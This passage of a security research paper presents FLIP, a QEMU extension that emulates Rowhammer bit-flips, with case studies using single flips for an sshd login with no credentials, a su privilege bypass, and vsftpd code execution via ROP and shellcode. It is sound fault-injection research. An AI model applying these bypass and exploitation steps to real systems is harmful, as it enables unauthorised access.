Full user-space emulation. We considered this the most sophisticated approach. This has the significant downside that it requires development of a full virtual execution platform. We did, however, find QEMU to be highly suitable as

a basis for such an approach, allowing us to focus mostly on bit-flipping extensions. Using QEMU, we are allowed to interrupt the execution to modify the CPU and memory state before continuation. A key advantage of this approach is that it allows for safer emulation on virtual hardware. Furthermore, we found that this approach would allow running native binaries for other target-triples and even architectures (e.g. ARM) directly on our development systems. This was the approach we decided on using.

Our initial approach with QEMU was similar to our first proposal (at modifying code). A flip consisted of forcing the QEMU translate loop to emit the XOR instruction in the backend-ops covered in Section 3. Since QEMU computes virtual CPU flags explicitly, this XOR operation would not affect these. We quickly realised that this approach was severely limited. First, it did not allow direct manipulation of the CPU flags to emulate flips in flags. Secondly, this introduces a high degree of complexity with bit-flips in object code. To emulate such a flip, we inherently need the translate loop to, on demand, emit a different sequence of backend-ops. This is not a trivial task, and is highly error prone, as it would require knowledge of the difference between any pair of instructions to simulate bit-flips accurately. For example, the backend-ops required to change a jump-not-equal instruction to a system call instruction is vastly different than those required in rewriting it to a jump-equal instruction.

Our second approach thus utilised the convenient helpers used to emulate interrupts and SSE instructions in QEMU. The outline is that we introduce a bit-flip helper, for which a call is generated just before translation of the instruction at the PC the bit-flips are configured for. This helper then modifies the CPU state, memory and/or code, according to the bit-flip configuration, prior to executing the instruction.

4.2 Flip Implementation

With the general outline in place, we set forth to implement the actual bit-flip emulation code. We will primarily focus on the x86(-64) implementation.

The entire translation for x86-64 is implemented in target-i386/translate.c. The `gen_intermediate_code` function shown in Listing 7 is responsible for controlling the translation of a TB. It is called with a pointer to the CPU state (a `CPUX86State` struct), and a pointer to the current TB.

The `for` loop, iterates over the guest instructions in the TB, and calls the `disas_insn` function which handles translation for a specific instruction, and returns a pointer to where the next instruction starts.

Prior to the `disas_insn` call, we first check if the current value of the PC matches any of the configured bit-flips. If so, Flip inserts a call to one of our bit-

flip helpers based on the type of bit-flip. The bit-flip helper function's parameters are a pointer to the `CPUX86State` struct and an index specifying the bit-flip in the global array of `bitflip` structs.

At this point we do not check whether this is the right iteration of the guest instructions to trigger a bit-flip. This check is deferred to the helpers at execution time. The rationale behind this approach is to not break the TB caching mechanism in QEMU. The translation is expected to produce the same output given the same TB. If we at this point tried to determine whether to generate code for the bit-flip, this translation would be cached, either causing the bit-flip to always or never occur.

The implementation of our bit-flip helper functions are shown in Listing 8. The `bitflips` variable is a global array of `bitflip` structs defined as shown in Listing 9. This array is populated during initialisation to include the bit-flips specified in the configuration file.

The `time_to_bitflip` function shown in Listing 8 is called by the helpers to determine whether it is time to trigger the bit-flip. If it is, the bit-flip helper reads the old value from the specified location, does an XOR with the mask, and writes the resulting value back.

4.3 Flips in Memory

The memory bit-flip helper `helper_bitflip_mem` is used to insert bit-flips in memory. This is also the helper used to insert bit-flips in guests assembly instructions.

Whenever code is modified during execution, QEMU automatically invalidates the TB cache entry, and re-translates the modified instructions. We initially expected this to make it easy for us to enable bit-flips in code, but unfortunately, ELF executables may specify and request the dynamic linker to map the .text as read-only. This is the default behaviour on most platforms. From a security standpoint this W^X (write xor execute) or Data Execution Prevention (DEP) policy is a good practise as it eliminates a lot of exploitation vectors.

This policy turned out to be a challenge, as we now have a dual-level read-only protection. A bit-flip in guest code would thus trigger a SEGV signal to the guest binary, which would then terminate. We considered two separate workarounds:

Map .text as read/write. This workaround consisted of using the --omagic [2] linker flag to set the object code in the ELF file to read/write mode. The flag is, however, only supported for statically linked binaries, and would thus require recompilation of most binaries run under Flip (breaking Requirement 2).

```
1  void gen_intermediate_code(CPUX86State *env, TranslationBlock
     *tb)
2      [...]
3      dc->tb = tb;
4      for(;;) {
5          tcg_gen_insn_start(pc_ptr, dc->cc_op);
6          num_insns++;
7          [...]
8          // Insert a bitflip _before_ the target instruction
9          for(int i = 0; i < bitflips_size; i++){
10             if (pc_ptr == bitflips[i].pc){
11                 TCGv_i32 bitflipIndex = tcg_const_i32(i);
12
13                 switch (bitflips[i].type){
14                 case REG:
15                     gen_helper_bitflip(cpu_env, bitflipIndex);
16                     break;
17                 case RIP:
18                     gen_helper_bitflip_eip(cpu_env,
                         bitflipIndex);
19                     break;
20                 case EFLAGS:
21                     gen_helper_bitflip_eflags(cpu_env,
                         bitflipIndex);
22                     break;
23                 case MEM:
24                     gen_helper_bitflip_mem(cpu_env,
                         bitflipIndex);
25                     break;
26                 }
27                 tcg_temp_free_i32(bitflipIndex);
28             }
29         }
30         pc_ptr = disas_insn(env, dc, pc_ptr);
31         [...]
32     }
33     [...]
34 }
```

Listing 7: gen_intermediate_code from target-i386/translate.c.

Removing write protection at runtime. This approach included removing write protection for memory pages where bit-flips should be introduced. Using this approach would require identification of what memory page the requested instruction resides in when triggering a bit-flip. Since we wanted FLIP to be able to run any binary (Requirement 2), this was the approach we decided to use.

To remove the write protection, we first fetch the address of the current instruction. We then get the current page size for the guest system, and use it to compute the starting address of the memory page the instruction resides in. We then mark the page as writable, using `mprotect` to add the write flag. This procedure is shown in Listing 8, lines 32 through 39.

With write protection out of the way, we were successfully able to alter instructions at run-time. This workaround by itself is however not enough. As described in Section 3, translated blocks are cached by QEMU, and thus only translated once. This raises concerns when altering code, since modified guest instructions will not be re-translated, but simply retrieved from the TB cache. Consequently, the memory bit-flip helper must ensure that the new code is re-translated. We do this by flushing the entire TB cache. After the bit-flip has been successfully triggered, we ensure that the TB cache is flushed on line 49 in Listing 8.

```
1  int time_to_bitflip(int i){
2      if (bitflips[i].itrCounter == bitflips[i].itr)
3          return 0;
4      bitflips[i].itrCounter++;
5
6      if (bitflips[i].itrCounter == bitflips[i].itr)
7          return 1;
8      else
9          return 0;
10 }
11
12 void helper_bitflip(CPUX86State *env, int flipIndex){
13     if (time_to_bitflip(flipIndex)) {
14         int reg = bitflips[flipIndex].reg;
15         uint64_t old_val = env->regs[reg];
16         env->regs[reg] ^= bitflips[flipIndex].mask;
17
18         gemu_log("Bitflip: %d flipped from %" PRIx64 " to %"
             PRIx64
19                 ", using mask: %" PRIx64 "\n", reg, old_val,
                   env->regs[reg], bitflips[flipIndex].mask);
20     }
```

```
21 }
22
23 void helper_bitflip_eip(CPUX86State *env, int flipIndex){[...]}
24 void helper_bitflip_eflags(CPUX86State *env, int
     flipIndex){[...]}
25
26 void helper_bitflip_mem(CPUX86State *env, int flipIndex){
27     if (time_to_bitflip(flipIndex)) {
28         uint64_t ptr = bitflips[flipIndex].mem_ptr;
29         // Get pagesize
30         size_t pagesize = sysconf(_SC_PAGESIZE);
31         // Compute the start of the page pointed to by ptr
32         void* target_page = (void*)((uintptr_t) g2h(ptr) &
             ~(pagesize - 1));
33
34         // Mark the page as writable
35         if (mprotect(target_page, pagesize, PROT_READ |
             PROT_WRITE ))
36             perror("mprotect failed");
37
38         // Read old value from memory, do xor with the mask,
39         // and store the new value
40         uint8_t old_val = cpu_ldub_data(env, ptr);
41         uint8_t new_val = old_val ^ bitflips[flipIndex].mask;
42         cpu_stb_data(env, ptr, new_val);
43
44         // Flush the translation cache
45         tb_flush(CPU(x86_env_get_cpu(env)));
46
47         gemu_log("Bitflip: Value at memory address %lx flipped
             from %02x to %02x"
48                 ", using mask: %lx\n", ptr, old_val, new_val,
                     bitflips[flipIndex].mask);
49     }
50 }
```

Listing 8: The QEMU helpers used to emulate bit-flips in FLIP.

The memory bit-flip helper—`helper_bitflip_mem`—is shown in its entirety in Listing 8, lines 28 through 54. Note that we have omitted the implementation of `helper_bitflip_eip` and `helper_bitflip_eflags` for brevity, as the implementation mainly resembles that of `helper_bitflip`.

```
1  enum bitflip_type {REG, RIP, EFLAGS, MEM};
2
3  struct bitflip {
4      enum bitflip_type type;
5      uint64_t pc, mask;
6      int itr, itrCounter;
7      union {
8          int reg;
9          uint64_t mem_ptr;
10     };
11 };
```

Listing 9: The struct declaration used to describe bit-flips as configured by the user.

5 Bit-flips in Code

While multiple Rowhammer exploits have been suggested [29, 30, 25, 19], most have one thing in common: they primarily focus on flips in data. As an alternative attack vector, we consider bit-flips in code. Targeting code has its merits:

Window of opportunity. Since code is mapped to the process's memory space—and perhaps even reused across processes—it has a relatively long lifetime in memory compared to e.g. register values, stack variables, and in some cases heap memory.

Persistence. As the code is kept in memory for the entire run-time of the program, attacks remain persistent until the program is reloaded into memory. This is especially dangerous for long-lived daemons (as we will show in our OpenSSH use case in Section 6.1).

Impact. Modifying an instruction essentially enables an attacker to alter the behaviour of the entire program. As we will uncover, it is common for different variants of instructions to be bit-wise similar. This allows, for example, inverting jump conditionals (from jump-not-equal to jump-equal). Furthermore, some instructions are bitwise similar to entirely different instructions—for example, on x86(-64), the encoding of a conditional jump is a single bit different from that of a system call.

As shown in [23], most (>99%) Rowhammer attacks only lead to single bit-flips. Consequently, we will only consider single-bit-flip attacks on code.



Figure 4: Layout of a typical ELF file [14, Sec. 7.4].

5.1 Binary Formats

There exists a wide range of binary formats, each of which has it's distinct layout. The three most common formats are: Portable Executable (PE) currently default on Windows, Executable and Linkable Format (ELF) on Linux, and Mach object file format (Mach-O) on macOS. As we, the authors, have primarily used Linux systems for development, we will primarily focus on the ELF format. The concepts should however be easily adaptable to any other format.

An ELF file contains an ELF header, a program header table, a section header table, and a number of sections referred by these header tables [14, Sec. 7.4]. Each section has a distinct purpose. For example, `.data` contains global and static variables, while `.rel.data` contains memory relocation, and `.debug` debugging information [14, Sec. 7.4]. Figure 4 shows a full overview of the layout of an ELF file.

The `.text` section contains the object code for the program. This section is usually mapped as executable/read-only into the running process's memory pages, preventing alterations of the object code at run-time. While read-only protection prevents explicit mutations on the object code, they do not harden the code against bit-flips, such as those induced by a Rowhammer attack.

5.2 Instruction Flips

When introducing bit-flips in code there are three main things to consider: exploitability, compatibility, and validity. Flipping a bit in an instruction encoding

does not necessarily lead to any security exploits. Therefore, a great effort needs to be put into identifying what instructions, or arguments, lead to potential vulnerabilities in code.

Secondly, changing an op-code may require that the target op-code is compatible, i.e. they should expect the same number of arguments to preserve the alignment of instructions. Some bit-flips may yield op-codes that break alignment of instructions. The impact of this is largely dependent on the context at which the bit-flip is introduced. For example, flipping an op-code such that an instruction becomes a return, may corrupt the remainder of the basic block, but this code becomes unreachable—we therefore consider such a program valid. On the other hand, if the instruction does not transfer control, but breaks the instruction alignment, a re-interpretation of the entire block may be required, or the block may even be invalid.

Our observations indicate that a large amount of op-code bit-flips break the principle of compatibility. In fact, changing an op-code to another op-code with a different number of arguments is highly prone to breaking the validity of the remaining program.

There are, however, bit-flips in instruction op-codes that result in other, compatible, encodings, keeping the remaining program valid. We have identified several bit-flips in x86(-64) assembly which encode different yet compatible instructions.

For example, all near indirect jumps begin with `0x0f8`, and the condition (usually the flag to consider) is specified by adding one of the values shown in Listing 10 to the instruction. This has the side-effect that many jump instructions are easily altered with bit-flips since they remain compatible and the block valid.

The op-code for `JNE` (jump near if not equal) is a single bit different from eight other instructions [31, 20], as illustrated in Table 1. Of particular interest are encodings that may be considered semantic opposites. One example is the `JE` (jump near if equal) instruction which differs from its inverse `JNE` (jump near if not equal) only by the least significant bit. It is worth noting that `JNE` is also a lone bit different to a `SYSCALL` instruction. While these instructions are not necessarily compatible (system calls adhere to specific conventions regarding which values should be placed in what registers), the program may still be considered valid, if, for example, an `exit` system call is used, which requires little setup.

To facilitate the process of finding compatible instructions with single-bit differences, we developed a program which given an x86(-64) op-code is able to calculate and output a series of op-codes this instruction can be flipped to.

In summary, as instructions are often close to each other, the security implications of bit-flips in instructions is potentially severe. While our tools provide the necessary means to experiment with such flips, we strongly believe that this attack

```
285 #define P_EXT           0x100           /* 0x0f opcode prefix */
...
318 #define OPC_JCC_long    (0x80 | P_EXT) /* plus condition code */
319 #define OPC_JCC_short   (0x70)         /* plus condition code */
... Other op-codes removed for brevity
386 /* Condition codes to be added to OPC_JCC_{long,short}.  */
387 #define JCC_JMP (-1)
388 #define JCC_JO  0x0
389 #define JCC_JNO 0x1
390 #define JCC_JB  0x2
391 #define JCC_JAE 0x3
392 #define JCC_JE  0x4
393 #define JCC_JNE 0x5
394 #define JCC_JBE 0x6
395 #define JCC_JA  0x7
396 #define JCC_JS  0x8
397 #define JCC_JNS 0x9
398 #define JCC_JP  0xa
399 #define JCC_JNP 0xb
400 #define JCC_JL  0xc
401 #define JCC_JGE 0xd
402 #define JCC_JLE 0xe
403 #define JCC_JG  0xf
```

Listing 10: Some of the op-codes and condition codes listed in tcg/i386/tcg-target.inc.c from the QEMU project [12].

Opcode	Instruction	Description	Binary
0f 85	JNZ/JNE	Jump near if not zero/not equal (ZF=0)	0000 1111 1000 0101
0b	OR	Logical Inclusive OR	0000 1011
0d	OR	Logical Inclusive OR (implicit EAX as first argument)	0000 1101
8f	POP	Pop top of stack into argument	1000 1111
0f 05	SYSCALL	Fast call to privilege level 0 system procedures.	0000 1111 0000 0101
0f 81	JNO	Jump near if not overflow (OF=0)	0000 1111 1000 0001
0f 84	JZ/JE	Jump near if zero/equal (ZF=1)	0000 1111 1000 0100
0f 87	JNBE/JA	Jump near if not below or equal/above (CF=0 AND ZF=0)	0000 1111 1000 0111
0f 8d	JNL/JGE	Jump near if not less/greater or equal (SF=OF)	0000 1111 1000 1101
0f 95	SETNE	Set Byte on Condition - not zero/not equal (ZF=0)	0000 1111 1001 0101
0f a5	SHLD	Double Precision Shift Left	0000 1111 1010 0101
0f c5	PEXTRW	Extract Word	0000 1111 1100 0101
4f 85	rex.WRXB test	rex prefix with test instruction	0100 1111 1000 0101

Table 1: x86(-64) instructions with a single bit distance from JNE, the first row being JNE itself.

vector should be further researched. In the following section we show an example of how bit-flip attacks on the `.text` section can be utilised, and how they are configured in Flip.

6 Case Studies

In Section 4 we introduced Flip, which is able to emulate bit-flips in both registers and memory. In this section, we give examples for just how vulnerable software can be to bit-flips. We look at three security critical applications: OpenSSH, or more specifically sshd; su, which is commonly used to run commands under elevated privileges on UNIX systems; and Very Secure FTP Daemon (vsftpd), an FTP server. All of the chosen programs, arrive at a point where they prompt and wait for user input. This gives an attacker a large window of opportunity to

```
282 m = authmethod_lookup(authctxt, method);
283 if (m != NULL && authctxt->failures < options.max_authtries) {
284         debug2("input_userauth_request: try method %s", method);
285         authenticated = m->userauth(authctxt);
286 }
287 userauth_finish(authctxt, authenticated, method, NULL);
```

Listing 11: The authentication procedure used in `input_userauth_request` (auth2.c).

introduce a bit-flip.

6.1 OpenSSH

OpenSSH is a widespread suite of network utilities used to host and configure SSH connections. A core component of OpenSSH is the SSH server daemon sshd. Our goal is to persuade the server daemon into allowing connections to unauthorised users using a single bit-flip. To demonstrate FLIP's register flipping capabilities, we set forth to solve the task using register bit-flips. The attack is demonstrated on the sshd binary from OpenSSH version 7.4p1, compiled using the OpenSSH project's default make configuration.

Most of the core authentication code for sshd is implemented in auth2.c. During the authentication phase, any number of authentication methods may be enabled, as specified by the SSH configuration. Possible methods include public-key and password authentication. This authentication request itself is handled in the `input_userauth_request` function, which sets up the request for the log-in procedure. Listing 11 shows the authentication procedure in `input_userauth_request`. The function delegates the authentication itself to the authentication handlers added in the server configuration using the `authmethod_lookup` function (line 282). The `authenticated` variable is then set to the the authentication result (line 285). Upon completion, the `userauth_finish` function is called, with `authenticated` as parameter (line 287).

The task of `userauth_finish` is to process the result of the current authentication in order to decide whether or not the requesting user should be granted access. The perhaps most interesting part of this function is shown in Listing 12. Note how line 360 sets the success variable for the current authentication context. We therefore wish to force execution to take this branch. An avid reader, may suggest to directly target this success variable. However, this has proven not to work. If the success variable is set, the daemon will try to address data which has not yet been initialised, resulting in a crash.

```
296 void
297 userauth_finish(Authctxt *authctxt, int authenticated, const
      char *method,
298     const char *submethod)
299 {
...         Logging, PAM, UNICOS, and root handling code removed for brevity
353         if (authenticated == 1) {
354                 /* turn off userauth */
355                 dispatch_set(SSH2_MSG_USERAUTH_REQUEST,
                      &dispatch_protocol_ignore);
356                 packet_start(SSH2_MSG_USERAUTH_SUCCESS);
357                 packet_send();
358                 packet_write_wait();
359                 /* now we can break out */
360                 authctxt->success = 1;
361                 ssh_packet_set_log_preamble(ssh, "user %s",
                      authctxt->user);
362         } else {
363         /* Allow initial try of "none" auth without failure
              penalty */
...         Authentication failure code removed for brevity
383         }
384 }
```

Listing 12: Authentication success/failure handling code in `userauth_finish` (auth2.c). Code fragments of lesser interest are removed for brevity.

```
1  0x0001673c      83fb01          cmp ebx, 1
2  0x0001673f      0f8534feffff    jne 0x16579k
```

Listing 13: x86-64 assembly generated from a conditional on the `authenticated` parameter in `userauth_finish`.

```
1  0000000000016520 <userauth_finish>:
2      16520:      41 57                   push   %r15
3      16522:      41 56                   push   %r14
4      16524:      49 89 c8                mov    %rcx,%r8
5      16527:      41 55                   push   %r13
6      16529:      41 54                   push   %r12
7      1652b:      49 89 fe                mov    %rdi,%r14
8      1652e:      55                      push   %rbp
9      1652f:      53                      push   %rbx
10     16530:      48 89 d5                mov    %rdx,%rbp
11     16533:      89 f3                   mov    %esi,%ebx
```

Listing 14: Function prologue for `userauth_finish`.

The main decision point in the authentication process is at line 353. Here, the `authenticated` variable—the result from the authentication method used in Listing 11—is checked (a value of 1 indicates that the user was authenticated). This check is translated to the x86-64 assembly shown in Listing 13. Depending on the flow (some of which is not shown in Listing 12), `authenticated` may be reassigned multiple times throughout the body of `userauth_finish`. The prologue for `userauth_finish` is shown in Listing 14. Conveniently, the `authenticated` parameter is stored in ESI, which is then moved into EBX register at offset 0x00016533 (line 11), which keeps it in the register throughout the function[6]. By flipping this register's least significant bit, its original value 0x0 becomes 0x1, the equivalence check passes, and the true branch is taken.

To verify our reasoning, we configure FLIP to introduce a bit-flip into the ESI register. We trigger the flip at offset 0x00016533—at the end of the prologue—with a flip mask of 0x1. Since QEMU in this case maps the guest program into memory starting from 0x4000000000[7], we need to take this into account, and thus introduce the flip at 0x4000016533. The bit-flip configuration used is shown in

[6]Note that this behaviour may be entirely compiler dependent. This is, however, the behaviour we have observed using the default make configuration and recent versions of GCC.

[7]QEMU maps different programs at different prefixes at run-time. We believe that QEMU internally allocates a region with a 0x40... prefix sufficiently large to accommodate the entire guest program, but have been unable to verify this.

```
0x4000016533, ESI, 0x1, 1
```

Listing 15: Bit-flip specification for sshd.

```
1 Port 2022
2 HostKey /home/user/openssh/openssh-7.4p1/keys/hostkey
3 UsePrivilegeSeparation no #needed to run sshd as non-root user
4 PidFile /home/user/openssh/openssh-7.4p1/sshd.pid
5 PasswordAuthentication no
```

Listing 16: An example OpenSSH config file.

Listing 15.

This allows us to run sshd with FLIP using the command-line: $qemu-x86_64 -bitflips flips.txt /openssh-7.4p1/sshd -f /openssh-7.4p1/myconfig -D -r. Note that a few extra flags are used in the command:

-f to provide an SSH configuration file

-D to start sshd in no-daemon mode

-r (undocumented flag) to disable re-execution on each connection, as this starts the new process outside FLIP.

The contents of the custom config file can be seen in Listing 16. Note the use of `PasswordAuthentication no` (line 5). This line disallows password-based logins, which forces use of key-pair authentication.

We now attempt to log-in on the SSH server by executing: $ssh localhost -p 2202. Upon connection, the bit-flip is inserted into `userauth_finish` on the server daemon, and we are allowed access—providing no credentials whatsoever.

6.2 su

The su command is used to run programs with (typically elevated) privileges of another user on UNIX based systems. To achieve this, su has the SUID (set user ID upon execution) bit set on the executable, allowing it to run on behalf of other users (usually root). User authentication is thus handled by su itself, prior to setting the uid. Using su, we show how an attacker can exploit a program using bit-flips in the program's object code.

Since this case study simply is to serve as an example, we compile an non-optimised (-O0) version of su, in order to keep the assembly code fairly readable. We use su from the Debian shadow tool suite [8].

```
495 static void check_perms_nopam (const struct passwd *pw)
496 {
497         /*@observer@*/const struct spwd *spwd = NULL;
498         /*@observer@*/const char *password = pw->pw_passwd;
499         RETSIGTYPE (*oldsig) (int);
500
501         if (caller_is_root) {
502                 return;
503         }
...         Truncated; ordinary login flow continues here
599 }
```

Listing 17: The function declaration for `check_perms_nopam`, up until the first return statement.

The main login flow used in su is implemented in the `check_perms_nopam` function in src/su.c. The function is programmed such that it exits the program if authentication fails, and returns to indicate authentication success. The attack approach is thus to force the function to return before the program exits—due to invalid credentials—allowing an attacker to log in.

In this case, we find the first return statement rather early in the `check_perms_nopam` function. The function declaration and the body of interest is shown in Listing 17. The conditional on line 501 checks whether the caller is the root user ($uid = 0$), and simply returns. This is to allow the root user to pass through. We may exploit this for our bit-flip, and will thus attempt to force execution to take this branch even if the caller is not root. To showcase FLIP's assembly bit-flipping capabilities, this time we force it through a bit-flip in the `.text` section.

Listing 18 shows the x86-64 assembly for the fragment of `check_perms_nopam` shown in Listing 17.

At offset 0x402987 (line 14) the `JNE` (jump not equal) instruction will trigger a jump depending on the value of `caller_is_root`. This instruction's op-code is 0x0f85. We may thus flip the least significant bit to obtain 0x0f84. This alters the instruction op-code to negate the condition in the jump instruction, such that it becomes a `JE` (jump equal), effectively negating a comparison. The altered program allows any non-root caller to pass, and run programs in privileged mode.

We now configure FLIP to introduce this bit-flip. The configuration used is shown in Listing 19. We are able to flip the bytes as described. The avid reader may notice that there are two flips in the configuration. The reason for this is largely due to a limitation in QEMU and consequently FLIP. In order to allow a program to run as root, the SUID permission (bit) flag is usually set for the binary. However, QEMU does not handle the SUID flag correctly, and will thus

```
1  000000000040295d <check_perms_nopam>:
2    40295d:        55                          push   %rbp
3    40295e:        48 89 e5                    mov    %rsp,%rbp
4    402961:        53                          push   %rbx
5    402962:        48 83 ec 58                 sub    $0x58,%rsp
6    402966:        48 89 7d a8                 mov    %rdi,-0x58(%rbp)
7    40296a:        48 c7 45 d0 00 00 00        movq   $0x0,-0x30(%rbp)
8    402971:        00
9    402972:        48 8b 45 a8                 mov    -0x58(%rbp),%rax
10   402976:        48 8b 40 08                 mov    0x8(%rax),%rax
11   40297a:        48 89 45 b8                 mov    %rax,-0x48(%rbp)
12   40297e:        0f b6 05 c3 c0 20 00        movzbl
       0x20c0c3(%rip),%eax        # 60ea48 <caller_is_root>
13   402985:        84 c0                       test   %al,%al
14   402987:        0f 85 8b 03 00 00           jne    402d18
       <check_perms_nopam+0x3bb>
```

Listing 18: First code block of the function check_perms_nopam.

```
1  0x402985, EAX, 0x1, 1
2  M, 0x402e28, 0x402988, 0x1, 1
```

Listing 19: FLIP configuration file that allows any non-root user to execute programs in privileged mode.

not set the user id, and consequently, the guest program will not be able to do so either. To allow root access, FLIP thus has to be run as root.

The problem with running FLIP as root is, however, that su then will detect that the caller is root, and will thus always prompt for the password (recall that the aforementioned bit-flip effectively negates the conditional, hence the forced password prompt for root). On the other hand, running FLIP as non-root will not allow it—and therefore su—to ever gain root access. To handle this, we thus run FLIP as root, and introduce a register bit-flip to EAX at offset 0x402985 (line 13), to simulate the original behaviour (that the caller is not root). This is the flip on line 1 in Listing 19.

The flip specified on line 2 in Listing 19 is the bit-flip we described earlier. Note the `M` prefix used here. This indicates that the bit-flip should be performed on a (virtual) memory address. To flip the op-code from `JNE` to a `JE` instruction we flip the least significant bit, i.e. with the mask 0x1. We target the second byte of the instruction's op-code, which resides at offset 0x402988 (line 14). The resulting instruction thus becomes 0x0f 84 8b 03 00 00 (`je 0x402d18`).

In order for QEMU to run our modified code block, we flip the value before it is translated by QEMU. We therefore trigger the bit-flip in a predecessor block, when the instruction pointer is at 0x402e28—at the call site of `check_perms_nopam`. We then run FLIP with the command line: $sudo qemu-x86_64 -bitflips flips.bfc su, and are granted root access.

6.3 Very Secure FTP Daemon

Very Secure FTP is an FTP server project, which is described as being "Probably the most secure and fastest FTP server for UNIX-like systems" [10]. We target `vsftpd-3.0.3` [10] compiled with the default make configuration. It enables many compilation and linking options including: O2, pie, fPIE, fstack-protector, FORTIFY_SOURCE, and stripping of debug information.

The core artefact of the VSFTPD project is the server daemon: vsftpd. Each time a user tries to authenticate on the server, the daemon forks a new process as the nobody user to handle the authentication request. If user authentication is successful, the server daemon forks yet another process as the user credentials were provided for, to handle the session.

To maximise the window of opportunity, we target the attack on the process forked as nobody, since this process awaits user provided credentials, and thus has an user observable and predictable life cycle.

The source code for the assembly fragment we target resides in `netstr.c`, in the function `str_netfd_alloc` shown in Listing 25. It is part of a collection of functions, whose purpose is to extend the standard string functions, to safely handle strings transmitted to and from a network. The interesting

```
1  d2fa:    89 ea                    mov    %ebp,%edx
2  d2fc:    48 89 de                 mov    %rbx,%rsi
3  d2ff:    4c 89 ef                 mov    %r13,%rdi
4  d302:    48 8b 44 24 08           mov    0x8(%rsp),%rax
5  d307:    ff d0                    callq  *%rax
6  d309:    89 c7                    mov    %eax,%edi
7  d30b:    41 89 c7                 mov    %eax,%r15d
8  d30e:    e8 ed 68 00 00           callq  13ca0
     <vsf_sysutil_retval_is_error>
9  d313:    85 c0                    test   %eax,%eax
10 d315:    0f 85 05 01 00 00        jne    d420
     <str_netfd_alloc+0x180>
```

Listing 20: x86-64 assembly showing the call to the function pointer for `p_peekfunc`.

part of this function revolves around the calls to the two function pointers—`str_netfd_read_t p_peekfunc` and `str_netfd_read_t p_readfunc`—on lines 44 and 61.

The first call at line 44, calls the function `p_peekfunc`. The corresponding assembly is shown in Listing 20[8]. The pointer for `p_peekfunc` is stored at `0x8(%rsp)`, moved into the RAX register and then called at address 0xd307 (line 5), when the arguments are set.

With a single bit-flip it is possible to change the instruction `call rax` with the opcode `ff d0` into other instructions including: calls to other registers, `nop`, and `push rax`. Flipping the operand allows changing it to: `call rcx`, `call rdx`, or `call rsp`. Prior to the execution of this instruction, a buffer is allocated and filled with user provided data, expected to be the user credentials. At this point, the registers RBX, RCX, RSI, and R14 are all pointing to this buffer containing the presented credentials. As we can change the instruction into `call rcx`, we can trick the program into executing the input, feeding it shellcode rather than credentials. The avid reader may have noticed that this only works if the vsftpd binary is compiled without executable space protection. The default make configuration for vsftpd, includes a wide range of hardening flags, including executable stack protection, rendering this attack useless.

Our next target is the call to `p_readfunc`, at line 61. It seems almost identical to the previous `p_peekfunc` call at the source level. However, the generated assembly, shown in Listing 24, is slightly different. In this case the address of

[8]We compiled vsftpd with debug information for this listing, to keep it fairly readable.

the function pointer is not calculated and written to the RAX register, to the be called. Instead, the call instruction does the calculation inline. This allows us to change call operands, yet still dereference the address. The instruction `callq *0x60(%esp)` is encoded as `ff 54 24 60`. This can be transformed into a number of different instructions, including calls using other registers in the address calculation, such as RBP, RSI, RAX, and some variations of RSP.

The instruction `callq *0x24(%rsi)`, is encoded as `ff 56 24`, which differs only one bit the original instruction. As previously, we have control of the buffer pointed to by RSI. By placing an address specifier offset by 0x24 in the credential input, we can thus call any address, yielding us control of the RIP (instruction pointer) register. Note the remaining `60` byte, which was part of the original instruction. Since this modified instruction reads fewer bytes from the assembly code, it is left as an invalid op-code. However, as we now control RIP, we are able to ensure that the illegal instruction is never read.

With RIP control, the logical next step is to gain control of the stack, which enables the full power of the return oriented programming (ROP) [27] technique. ROP allows us to use small parts of the original program—including its libraries—to construct malicious program behaviour. On an ASLR enabled system, this would thus require some information leak, in order to calculate the correct offsets on the addresses.

The idea is to perform a stack pivot, tricking the program into thinking that the stack resides at another (attacker controlled) location.

Current versions of vsftpd link with glibc version 2.25. In this library we found the gadget shown in Listing 21. This gadget pushes the calculated value of RCX onto the stack, and pops it into the stack pointer (RSP). This means if we control the value at RCX, we are able to choose the new stack pointer. Fortunately, that part of the credential payload sent to vsftpd is pointed to by RCX. However, this time the buffer is split into two parts. Most of the registers are pointing at the start of the buffer as in the previous example. But the RCX register is pointing at the splitting point, starting with the newline character `\n`. Consequently, the ASCII hex representation of the newline character (0x0a), becomes the least significant bit of the new stack pointer. We can thus trick the program into loading the credential payload as the stack, effectively yielding control of both the stack (RSP) and instruction RIP pointers.

The last step is to ensure that the buffer used for the credential payload is executable. This allows us to provide shellcode directly in the payload, to allow arbitrary code execution. To achieve this, we use gadgets to pop from the stack into the registers: RDI, RSI, and RDX, to set their values to the address of the buffer, the length of the buffer and the permission flags for 'all permissions' for `mprotect`, respectively. According to the calling conventions of `mprotect`, we therefore mark

```
1 pushq (%rcx)
2 rcrb $0x41, 0x5d(%rbx)
3 popq %rsp
4 retq
```

Listing 21: x86-64 assembly a gadget for relocating the stack pointer using the address in the RCX register.

```
1 M, 0x000000400000d2a0, 0x000000400000d3bb, 0x2, 1
```

Listing 22: FLIP configuration file that allows control of RIP register.

the buffer in its entirety as being executable code. We can now execute the shell-code in the provided credential payload, by pointing the instruction pointer to this shell-code.

All of this can be achieved with a single message to the server, which we construct in a Python script given in Appendix 8.1. The script uses pwntools [4], an exploit development library.

We proceed to configure the bit-flip to be introduced in the instructions by FLIP, to verify that the shellcode executes and the exploit works. The configuration file is shown in Listing 22. We start the vsftpd in FLIP, and connect to it using the exploit script. An execution of the exploit can be seen in Listing 23.

The shellcode for this example only sends back the message "Remote code execution works!". We are not able to run arbitrary programs, or read from the disk. We suspect, that this is because vsftpd isolates the different parts of the binary and executes them with as few privileges as needed. This makes it hard to further develop the remote code exploit, as the binary is executing as the nobody user with very few permissions. However, a creative attacker can use code execution for some attacks, not affected by the layered security properties of vsftpd. One is using a forkbomb as a denial of service attack, effectively exhausting the servers resources.

7 FLOP

